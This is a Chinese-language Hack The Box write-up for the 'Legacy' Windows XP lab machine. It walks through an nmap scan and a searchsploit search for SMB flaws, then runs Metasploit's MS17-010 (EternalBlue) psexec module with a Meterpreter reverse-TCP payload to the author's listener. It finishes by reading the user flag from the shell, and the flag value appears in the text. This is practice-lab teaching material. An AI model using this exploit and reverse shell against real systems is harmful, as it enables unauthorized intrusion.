HTB Legacy[Hack The Box HTB靶场]writeup系列2

原创

3riC5r 于 2020-02-01 14:20:25 发布 1121 收藏
分类专栏： HTB靶场 文章标签： Legacy 永恒之蓝


Retired Machines的第二台，前面的靶机都是比较简单的，通常都是适应性的训练，找到合适的突破点就可以了。

目录

0x00 靶场介绍

Legacy这台靶机是windows靶机，我们之前在Vulnhub上使用的靶机基本上都是linux操作系统。那么我们就来看看这台靶机是什么情况。

先看下靶机的具体信息：



0x01 端口扫描

接下来做下端口扫描，看看有开放哪些服务

```
root@kali:~# nmap -T5 -A -v 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-31 20:12 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 20:12
Completed NSE at 20:12, 0.00s elapsed
```

```
Initiating NSE at 20:12
Completed NSE at 20:12, 0.00s elapsed
Initiating NSE at 20:12
Completed NSE at 20:12, 0.00s elapsed
Initiating Ping Scan at 20:12
Scanning 10.10.10.4 [4 ports]
Completed Ping Scan at 20:12, 0.34s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:12
Completed Parallel DNS resolution of 1 host. at 20:12, 0.10s elapsed
Initiating SYN Stealth Scan at 20:12
Scanning 10.10.10.4 [1000 ports]
Discovered open port 139/tcp on 10.10.10.4
Discovered open port 445/tcp on 10.10.10.4
Completed SYN Stealth Scan at 20:13, 26.88s elapsed (1000 total ports)
Initiating Service scan at 20:13
Scanning 2 services on 10.10.10.4
Completed Service scan at 20:13, 7.32s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.4
Retrying OS detection (try #2) against 10.10.10.4
Initiating Traceroute at 20:13
Completed Traceroute at 20:13, 0.46s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 20:13
Completed Parallel DNS resolution of 2 hosts. at 20:13, 0.42s elapsed
NSE: Script scanning 10.10.10.4.
Initiating NSE at 20:13
Completed NSE at 20:14, 52.52s elapsed
Initiating NSE at 20:14
Completed NSE at 20:14, 0.00s elapsed
Initiating NSE at 20:14
Completed NSE at 20:14, 0.00s elapsed
Nmap scan report for 10.10.10.4
Host is up (0.37s latency).
Not shown: 997 filtered ports
PORT     STATE  SERVICE       VERSION
139/tcp  open   netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open   microsoft-ds  Windows XP microsoft-ds
3389/tcp closed ms-wbt-server
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP|2003|2000|2008 (94%), General Dynamics embedded (88%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2003::sp1 cpe:/o:microsoft:windows
Aggressive OS guesses: Microsoft Windows XP SP3 (94%), Microsoft Windows Server 2003 SP1 or SP2 (92%), Micr
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_clock-skew: mean: 5d00h58m22s, deviation: 1h24m50s, median: 4d23h58m22s
| nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:4e:64 (VMware)
| Names:
|   LEGACY<00>           Flags: <unique><active>
|   HTB<00>              Flags: <group><active>
|   LEGACY<20>           Flags: <unique><active>
|   HTB<1e>              Flags: <group><active>
|   HTB<1d>              Flags: <unique><active>
|_  \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
```

```
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2020-02-06T05:11:41+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   442.76 ms 10.10.14.1
2   442.94 ms 10.10.10.4

NSE: Script Post-scanning.
Initiating NSE at 20:14
Completed NSE at 20:14, 0.00s elapsed
Initiating NSE at 20:14
Completed NSE at 20:14, 0.00s elapsed
Initiating NSE at 20:14
Completed NSE at 20:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.82 seconds
           Raw packets sent: 3081 (138.976KB) | Rcvd: 56 (3.072KB)
```

0x02 samba服务

我们可以看到只开启了139和445服务，操作系统是winxp。

应该是有很多漏洞可以使用的，我简单演示一下查找漏洞的过程

```
root@kali:~# searchsploit smb
----------------------------------------------------------------------------------------------------------
 Exploit Title

----------------------------------------------------------------------------------------------------------
Apple Mac OSX - 'mount_smbfs' Local Stack Buffer Overflow
CyberCop Scanner Smbgrind 5.5 - Buffer Overflow (PoC)
Ethereal 0.x - Multiple iSNS / SMB / SNMP Protocol Dissector Vulnerabilities
LedgerSMB1.0/1.1 / SQL-Ledger 2.6.x - 'Login' Local File Inclusion / Authentication Bypass
Links 1.00pre12 - 'smbclient' Remote Code Execution
Links_ ELinks 'smbclient' - Remote Command Execution
Linux Kernel 2.6.x - SMBFS CHRoot Security Restriction Bypass
Linux pam_lib_smb < 1.1.6 - '/bin/login' Remote Overflow
Microsoft - SMB Server Trans2 Zero Size Pool Alloc (MS10-054)
Microsoft DNS RPC Service - 'extractQuotedChar()' Remote Overflow 'SMB' (MS07-029) (Metasploit)
Microsoft SMB Driver - Local Denial of Service
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasplo
Microsoft Windows - 'SMB' Transaction Response Handling (MS05-011)
Microsoft Windows - 'WRITE_ANDX' SMB Command Handling Kernel Denial of Service (Metasploit)
Microsoft Windows - 'srv2.sys' SMB Code Execution (Python) (MS09-050)
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050)
Microsoft Windows - 'srv2.sys' SMB Negotiate ProcessID Function Table Dereference (MS09-050) (Metasploit)
Microsoft Windows - LSASS SMB NTLM Exchange Null-Pointer Dereference (MS16-137)
```

```
Microsoft Windows - SMB Client-Side Bug (PoC) (MS10-006)
Microsoft Windows - SMB Relay Code Execution (MS08-068) (Metasploit)
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)
Microsoft Windows - SMB2 Negotiate Protocol '0x72' Response Denial of Service
Microsoft Windows - SmbRelay3 NTLM Replay (MS08-068)
Microsoft Windows 10 - SMBv3 Tree Connect (PoC)
Microsoft Windows 10.0.17134.648 - HTTP -> SMB NTLM Reflection Leads to Privilege Elevation
Microsoft Windows 2000/XP - SMB Authentication Remote Overflow
Microsoft Windows 2003 SP2 - 'ERRATICGOPHER' SMB Remote Code Execution
Microsoft Windows 2003 SP2 - 'RRAS' SMB Remote Code Execution
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 7/2008 R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 8.1/2012 R2 - SMBv3 Null Pointer Dereference Denial of Service
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)
Microsoft Windows 95/Windows for Workgroups - 'smbclient' Directory Traversal
Microsoft Windows NT 4.0 SP5 / Terminal Server 4.0 - 'Pass the Hash' with Modified SMB Client
Microsoft Windows SMB Server (v1/v2) - Mount Point Arbitrary Device Open Privilege Escalation
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)
Microsoft Windows Vista/7 - SMB2.0 Negotiate Protocol Request Remote Blue Screen of Death (MS07-063)
Microsoft Windows XP/2000 - 'Mrxsmb.sys' Local Privilege Escalation (MS06-030)
Microsoft Windows XP/2000/NT 4.0 - Network Share Provider SMB Request Buffer Overflow (1)
Microsoft Windows XP/2000/NT 4.0 - Network Share Provider SMB Request Buffer Overflow (2)
MikroTik RouterOS < 6.41.3/6.42rc27 - SMB Buffer Overflow
Netware - SMB Remote Stack Overflow (PoC)
SMBlog 1.2 - Arbitrary PHP Command Execution
SQL-Ledger 2.6.x/LedgerSMB 1.0 - 'Terminal' Directory Traversal
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)
Samsung SyncThruWeb 2.01.00.26 - SMB Hash Disclosure
SmbClientParser 2.7 Perl Module - Remote Command Execution
VideoLAN VLC Client (Windows x86) - 'smb://' URI Buffer Overflow (Metasploit)
VideoLAN VLC Media Player 0.8.6f - 'smb://' URI Handling Remote Buffer Overflow
VideoLAN VLC Media Player 0.8.6f - 'smb://' URI Handling Remote Universal Buffer Overflow
VideoLAN VLC Media Player 0.9.9 - 'smb://' URI Stack Buffer Overflow (PoC)
VideoLAN VLC Media Player 1.0.0/1.0.1 - 'smb://' URI Handling Buffer Overflow (PoC)
VideoLAN VLC Media Player 1.0.2 - 'smb://' URI Stack Overflow
VideoLAN VLC Media Player 1.0.3 - 'smb://' URI Handling Remote Stack Overflow (PoC)
VideoLAN VLC Media Player < 1.1.4 - '.xspf smb://' URI Handling Remote Stack Overflow (PoC)
Visale 1.0 - 'pblsmb.cgi?listno' Cross-Site Scripting
ZYXEL Router 3.40 Zynos - SMB Data Handling Denial of Service
foomatic-gui python-foomatic 0.7.9.4 - 'pysmb.py' Arbitrary Shell Command Execution
smbftpd 0.96 - SMBDirList-function Remote Format String
smbind 0.4.7 - SQL Injection
---------------------------------------------------------------------------------------------------------------
```

0x03 永恒之蓝

我这里就选择最著名的MS17-010“永恒之蓝”，打开msf，直接设置相关参数，执行结果如下：

```
msf5 > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Descript
   ----                  ---------------                                                  --------  --------
   DBGTRACE              false                                                            yes       Show ext
   LEAKATTEMPTS          99                                                               yes       How many
   NAMEDPIPE                                                                              no        A named
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of
   RHOSTS                10.10.10.4                                                       yes       The targ
   RPORT                 445                                                              yes       The Targ
   SERVICE_DESCRIPTION                                                                    no        Service
   SERVICE_DISPLAY_NAME                                                                   no        The serv
   SERVICE_NAME                                                                           no        The serv
   SHARE                 ADMIN$                                                           yes       The shar
   SMBDomain             .                                                                no        The Wind
   SMBPass                                                                                no        The pass
   SMBUser                                                                                no        The user


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

执行之后，我们可以直接获取flag信息

```
meterpreter > shell
Process 444 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>type "c:\Documents and Settings\john\Desktop\user.txt"
type "c:\Documents and Settings\john\Desktop\user.txt"
e69af0e4f443de7e36876fda4ec7644f
C:\WINDOWS\system32>
```